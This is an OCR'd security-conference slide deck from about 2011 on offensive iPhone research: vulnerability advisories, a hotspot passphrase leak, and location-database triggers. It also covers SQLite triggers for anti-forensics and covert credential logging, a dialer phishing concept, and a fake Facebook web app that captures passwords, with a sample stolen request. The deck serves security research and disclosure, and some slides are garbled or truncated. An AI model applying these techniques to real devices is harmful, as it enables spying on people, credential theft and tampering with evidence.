
TEHTRI-Security

Technology-Ethical-Hacker-Trust-Robust-Information-Security

iNception
Planting and Extracting Sensitive Data From Your iPhone's Subconscious

www.tehtri-security.com




Speaker

- Laurent OUDOT
  - Founder & CEO of TEHTRI-Security
  - Senior Security Expert
    - When ? 15 years of IT Security
    - What ? Hardening, Penetration Tests...
    - Where ? On networks and systems of highly sensitive places:
      - *French Nuclear Warhead Program, United Nations, French Ministry of Defense…*
  - Research on defensive & offensive technologies
    - *Past: Member of the Steering Committee of the Honeynet Alliance...*
    - Frequent presenter and instructor at computer security and academic conferences like SyScan SG-CN, Cansecwest, Pacsec, BlackHat USA-DC-AbuDhabi-Asia-Europe, HITB Dubai-Amsterdam-Malaysia, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU…


About TEHTRI-Security

- Company created in April 2010
- Cutting-edge technologies
  - Penetration Tests / Audits…
  - Advanced & Technical Consulting
  - Fighting Information Leaks, Counter-Intelligence…
- Worldwide:
  - Conferences, Training, Consulting
    - USA, China, Canada, United Arab Emirates, Netherlands, Malaysia, Singapore, Lebanon, France...
  - Press/Media BBC The Register Le Monde LE FIGARO ZDNet
- >35 public security advisories (12 months)
  - Pentesting devices & Applications → 0days…




Introduction

- Goal
  - To share many different offensive concepts around smartphone attacks, especially the iPhone (+ iPod & iPad)
- Notice
  - Legal Issues: do respect laws in your country before applying techniques from this presentation
  - Limitation: this is a 1 hour only talk. We won't be able to cover all the related subjects. Contact us for more…
    - Some of our findings were shown recently during another event, so that we had to move to other new fields of research




What changed after our humble talk @HITB AMS 2010

HITB AMS 2010 → 2011



Post HITB AMS 2010 updates

- TEHTRI-Security at HITBSecConf Amsterdam 2010:
  - Talk: « Web In The Middle, Attacking Clients »
  - Examples:
    - 1) WLAN & web vulnerabilities in the famous european train « Thalys »
    - 2) Issues related to SSL & some web services
    - 3) 0days and nasty tricks against stuff from Apple, BlackBerry, HTC
- Question: did something changed in one year or not ?




I) About ThalysNet

- ThalysNet web portal and ThalysNet Wifi network
- Service updated since April 6th 2011
  - E.g.: https web protocol in order to enhance the security of the portal…
  - "*We are concerned that the security in our network is a very important issue, and because of that, we are always looking forward to improve our service in terms of security*".
  - Congratulations and thanks

2) About MITM stuff


- From HITB AMS 2010 to HITB AMS 2011: 2 changes (!)

	Initial Page	Login/ Password	Complete Session	Logout Link	SSL Ready ?
Hotmail	**HTTPS**	HTTPS	HTTP	HTTP	NO
Yahoo	HTTPS	HTTPS	HTTP	**HTTPS**	NO
Facebook	HTTP	HTTPS	HTTP	HTTP	YES
Twitter	HTTP	HTTPS	HTTP	HTTP	YES
Gmail	HTTPS	HTTPS	HTTPS	HTTPS	Default Setting ☺
Mobile Me	HTTPS	HTTPS	HTTPS	HTTPS	Default Setting ☺




3) About smartphones

- HTC
  - TEHTRI-SA-2010-028 (Vuln / Opera)
    - **No answer. No patch**. Still vulnerable.
    - Poc on « HTC_Touch_Viva_T2223 Opera/9.50 (Windows NT 5.1; U; en) »
- RIM / BlackBerry
  - TEHTRI-SA-2010-027 (DoS Browser app)
    - **Patched** ! CVE-2010-2599
- Apple / iPhone+iPod
  - TEHTRI-SA-2010-003 (Overflow in CFNetwork)
    - **Patched** ! CVE-2010-1752
    - Attack also worked against Safari for Mac|Win (**Patched**!)
  - TEHTRI-SA-2010-026 (Crash Safari iPad)
    - Fixed in a **future** release




FINDING VULNERABILITIES



Finding vulnerabilities

- Reverse
- Analyzing behavior
  - Logs, Sniffing, Memory, File System…
- …
- Fuzzing
- Audit
- Pentest
- …




Fuzzing Web Browsers

- Sounds easy
- Not that easy
  - Random fuzzing → Sharp fuzzing

- Example with handled devices
  - Special HTML code supported (URL)
    - `<a href="sms:`
    - `<a href="tel:`
    - …
- See results in next chapters

Auditing iPhone Personal Hotspot

- New feature
- iPhone 4 + iOS 4.3 → iPhone = Hotspot
  - WPA2 PSK on ap0
    - Read more on http://blog.tehtri-security.com/2011/03/about-iphone-ios43-personal-hotspot.html



iPhone Personal Hotspot: VULN

- Platform: iPhone 4
- Operating System >= iOS 4.3 (8F190)
- Application: com.apple.wifi.hostapd
- Impact for customers: Low (?)
  - "Personal Hotspot" uses a passphrase to protect the WPA2 Personal wireless hotspot created. A WPA PSK is derived from it.
  - While processing those functions, the iPhone writes the passphrase in clear text in the console of the iPhone device.
  - This area is readable by all local processes through the official Apple API.

Example of attack result

- Here is the list of things written in clear text through the console:
  - The Group Master Key + the Group Transient Key,
  - The PSK + the passphrase.

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.357484: PSK (ASCII passphrase) - hexdump_ascii(len=10):

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : **66 61 63 65 74 73 31 34 36 37** **facets1467**

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.733079: PSK (from passphrase) - hexdump(len=32): **cf f6 0d 2a 1a a2 d8 29 6d 58 cc 6f 49 55 34 47 22 b7 9c 5c 76 86 be 17 57 b0 d3 5c 6e ad 2a 65**


Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.870472: WPA: group state machine entering state GTK_INIT (VLAN-ID 0)

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.870522: GMK - hexdump(len=32): f9 69 7e c4 d1 fa 41 10 e2 b9 a1 78 0e 50 fa 47 5b 18 4a 86 75 8d a1 64 c7 c9 fc 7d b2 98 d5 b3

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.870580: GTK - hexdump(len=16): 8d 3f 27 be 0c 21 e2 5e fb 92 fb 15 b2 69 eb cd

Pentesting iPhone Apps ?


- Targeting apps from the Apple Store
- Example « Air Contacts » App shares contacts between your iPhone and local Wifi browsers



Example of exploit (DoS)

- Bad HTTP requests can crash this remote App
  - Tiny example with some empty fields
    - GET /personimage?i_recId=
    - Remote exploit possible via XSRF
  - Crash result

```
Hardware Model:   iPhone3,1
Process:          Air Contacts [3115]
Identifier:       Air Contacts
Code Type:        ARM (Native)
Parent Process:   launchd [1]
OS Version:       iPhone OS 4.3 (8F190)
Report Version:   104
Exception Type:   EXC_BAD_ACCESS (SIGBUS)
Exception Codes:  KERN_PROTECTION_FAILURE at
  0x00000028
Crashed Thread:   0
```




Found by TEHTRI-Security [2010]

Vendor / Product	Tool / Version	Reference	Patch
Apple / iPod	iOS 2.1-3.1.3 for iPod touch (2nd generation) and later	CVE-2010-1752	Patched (iOS4)
Apple / iPhone	iOS 2.0-3.1.3 for iPhone3G & later	CVE-2010-1752	Patched (iOS4)
Apple / Safari Windows	Safari 5.0.3 and Safari 4.1.3 on Windows 7, Vista, XP SP2 or later	CVE-2010-1752	Patched
Apple / Mac OS X	CFNetwork on Mac OS X v10.5.8, Mac OS X v10.6 through v10.6.4 (idem for Mac OS X Server)	CVE-2010-1752	Patched
Apple / iPad	Any version (but no exec)	TEHTRIS 2010 26	Under construction
RIM / BlackBerry	BlackBerry Device Software versions later than 5.0.0	CVE-2010-2599	Patched
HTC Windows	…	?	?
Google Android	Browser & Gmail	?	?

Quick thoughts and findings about location issues…

IPHONE/IPAD, MAPS/LOCATION





iPad trick: GPS for almost free


- Your iPad 3G can connect to a Wireless network following your moves
  - E.g: iPhone with Personal Hotspot option
- But you cannot get your position
  - iPad 3G (only) is (just) an « assisted » GPS
  - It needs GSM Tower ID information…
- How can you get back your position for few bucks without paying yet another 3G subscription ?

Solution

- Add a micro SIM card in the iPad
  - You won't even need to contact back the operator for an official subscription (anonymous)
- Activate the iPad « Location Services »
- Keep your Wifi data session
- Leave the « Airplane Mode » and desactivate the « Cellular Data »
- Now you have a GPS working with application like Maps









iPhone, GSM Location example

- Example: iPhone MCC+MNC+LAC+CellID

iPhone tracking end users ?

- Some weeks ago, discussions about the "cons & iPad 3G wi
- Peopl pple
- Some






Fighting with iPhone's Location tables

- Solution 1: Jailbroken devices
  - On Cydia Store, you can download a tool called "*untrackerd*"
  - Unix background process (auto DELETE)
  - But you need to be jailbroken + add process
  - And it only deals with 2 SQL tables
- Solution 2: Non Jailbroken devices
  - @singe proposed to modify the "consolidated.db" iPhone's backup offline and to restore the iPhone from that
  - But the file then get filled again after…!
  - And issues with iTunes > 9.1 (Manifest.plist)

Solution from Apple


- Update to iOS 4.3.3 →

- Problem: what if you don't want to update ? (JB…)



Solution from TEHTRI-Security

- 0day / "consolidated.db" (SQLite3)
- You can hack the "consolidated.db" file by adding TRIGGERS inside it
- Each time your iPhone apps try to INSERT/UPDATE data in the database, TRIGGERS will DELETE the table !
  - Automatic cleaning
  - No process in the background
  - Compatible with jailbroken & non jailbroken devices (before iTunes 9.2)





0day Anti Tracking Example

- Pretty easy to do,
- For each dangerous table that you want to clean, add a TRIGGER that way:
  - `CREATE TRIGGER privacy_in_CellLocation AFTER INSERT ON CellLocation BEGIN DELETE FROM CellLocation; END;`
- And now, those tables remain empty
  - No more privacy issue with that…
- Get more details & code:
  - http://blog.tehtri-security.com

Gorilla

- Tobias Klein & Andreas Kurtz
  - http://www.nesolabs.de/en/software/gorilla/






So we can finally hack the SQLite files on the iPhone ?


What could we do then…

WHAT ELSE ?




SQL tricks in iPhone

- Many sqlite db files
  - SMS, Phone calls, Address Book…
- You can add SQLITE Triggers to have automatic SQL execution on
  - UPDATE, INSERT, DELETE
- No process but you have automatic live SQL actions executed for you




Anti Forensics

- Hiding stuff (for your privacy)
  - Automatic cleaning of data to avoid eyes of curious people
    - Potential issue: advanced forensics could detect unknown SQL triggers
    - But: Current forensics tools are just sqlite readers exporting data for non tech
  - Automatic changes of data to add fake information
    - Could be used for alibi by bad guys, etc




Evil spy activities

- Backdoring stuff (against someone's privacy)
  - Automatic change of data with evil replacements (URL, email addresses, etc)
  - Automatic copy of data in hidden backup tables
    - Example for Law Enforcement: avoid deletion of sensitive entries () by hiding copies in added tables



Example: cleaning Call History


- Library/CallHistory/call_history.db
  - CREATE TABLE call (ROWID INTEGER PRIMARY KEY AUTOINCREMENT, address TEXT, date INTEGER, duration INTEGER, flags INTEGER, id INTEGER, name TEXT, country_code TEXT);
- Anti History Trigger
  - CREATE TRIGGER WasNotMe AFTER INSERT ON "call" BEGIN DELETE FROM "call" WHERE "address" LIKE "+31%" OR LIKE ”%528491%"; END;



Going Further: Spy on SQL Requests


- SQLite proof of concept

```
CREATE TABLE secretTable (id INTEGER PRIMARY KEY,
user VARCHAR(8), pass VARCHAR(8));

CREATE TABLE spyOn_secretTable_logs (id INTEGER
PRIMARY KEY, user VARCHAR(8), pass VARCHAR(8),
action VARCHAR(8), time DATE);

CREATE TRIGGER spyOn_secretTable_trigger AFTER
INSERT ON secretTable
BEGIN
    INSERT INTO spyOn_secretTable_logs
    (id,user,pass,action,time) values
    (new.id,new.user,new.pass,'INSERT',DATETIME
    ('NOW') );
END;
```



Monitor SQLite iPhone Activity

- Now let's follow SQL Activity
  - INSERT INTO secretTable (user,pass) VALUES ("root","NoLan528491");
  - SELECT * FROM secretTable;
    - 1|root|NoLan528491
  - SELECT * FROM spyOn_secretTable_logs;
    - 1|root|NoLan528491|INSERT|2011-05-14 20:29:10
- Limitations: UPDATE, DELETE, INSERT
- But it's an easy way to track down some events in your iPhone (App behavior…)



When standard end users don’t understand non explicit messages through popups, and that a percentage of them get hacked by calling international numbers…


PHISHING ATTACK CONCEPT AGAINST THE IPHONE

Phishing with Phone Calls

Hack in The Box

Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724



Target number to hide must be manually converted thanks to phone keyboard

2=>b
0=>0
3=>e
9=>x
...


GOGO


Contact Victims

Result


Non explicit message displayed
GOGO
+60 3 b0exiscg,NO,CANCEL,NO,CANCEL
Annuler
Appeler
Clic !
TehtrisCell
01:45
+60 3 2039 4724,66,226235,6…
appel…
silence
clavier
haut-parleur
nouvel appel
suspendre
contacts
Terminer


Demo


TehtrisCell
16:15
Inbox (150)
1 of 200
From:
Laurent OUDOT at TEH...
Hide
To:
Laurent OUDOT at TEHTRI-Secu...
Fake
15 mai 2011 16:13
Mark as Unread
This is just a tiny demo
Join our free program now



For those who left their iPhone unlocked or who gave their iPhone for some seconds…


HIJACKING A LOCAL APP WITH NO EXPLOIT



Hijacking an Application

- Example: local temporary access to an iPhone device
  - « May I call my boss for 30 seconds ? »
- You want to get access to specific credentials quickly
- You add a fake App that will look like the real one
  - Facebook, Paypal, Twitter…
- You record the credentials and then you can launch your attack right after
- Demo
  - Use a Web App + Web Clip to hijack a Native App

Demo




Native App / Web App

- Native App
  - Was the first Facebook in our example
  - Installed on the iPhone
    - Written with Objective-C
    - Access Hardware & local resources
    - Available on iTunes App Store (for example)
- Web App
  - Was the second Facebook, fake in our example
  - It's a website optimized for iPhone/iPad…
    - Not written with Objective-C
      - User Interface built with web-standard technologies
    - Not installed on the phone (limited local access)
    - Not on iTunes App Store

Offensive Web App

- Customized icon
  - With Gloss Effect
    - <link rel="apple-touch-icon" href= "FakeFacebook.png" />
  - No Gloss Effect
    - <link rel="apple-touch-icon-precomposed" href="FakeFacebook.png" />
- Full Screen Mode
    - <meta name="apple-mobile-web-app-capable" content="yes" />



URL Schemes

- URL Schemes
  - Protocol handlers (example: tel: sms: …)
- CFBundleURLSchemes, examples:
  - Facebook
    - fb://profile/
  - Twitter
    - twitter://
  - Paypal
    - ppclient://foo
  - Portscan (!)
    - portscan://192.168.1.1/
  - iSSH
    - ssh://mobile@alpine@127.0.0.1:22/

External App launched from Safari

```
<?php
// just a tiny demo,explanation
function app($url,$app){
echo '<p><a href="'.$url.'">'.
$app.'</a></p>';
}
echo "<h1>";
app("ppclient://foo","PayPal");
app("fb://profile/","Facebook");
app("twitter://","Twitter");
?>
```


Demo

- External launch of FaceTime with spoofed caller ID

Demo (password stolen)

GET /fb/index.php?email=**Oudot%40TehtrisMel.com**&pass=**MyPAssw0rD** HTTP/1.1


Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_3_1 like Mac OS X; en-us) AppleWebKit/ 533.17.9 (KHTML, like Gecko) Mobile/8G4



What if we try to play with URLSchemes found through reverse of App from the App Store, or through file analysis (Info.plist…)

FUZZING URLSCHEMES

Fuzzing Results Examples




Twitter's result

- May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Twitter failed to resume in time
- May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Forcing crash report of Twitter[6967]…
- May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Finished crash reporting.
- May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Application 'Twitter' exited abnormally with signal 9: Killed: 9

- Hardware Model: iPhone3,1
- **Process: Twitter [6967]**
- Path: /var/mobile/Applications/262BAD58…/Twitter.app/Twitter
- Identifier: Twitter
- Code Type: ARM (Native)
- Parent Process: crunchd [1]
- OS Version: iPhone OS 4.3.1 (8G4)

- **Exception Type: 00000020**
- **Exception Codes: 0x8badf00d**

- Elapsed total CPU time (seconds): 10.040 (user 8.800, system 1.240), 100% CPU
- Elapsed application CPU time (seconds): 5.910, 59% CPU



Facebook's result

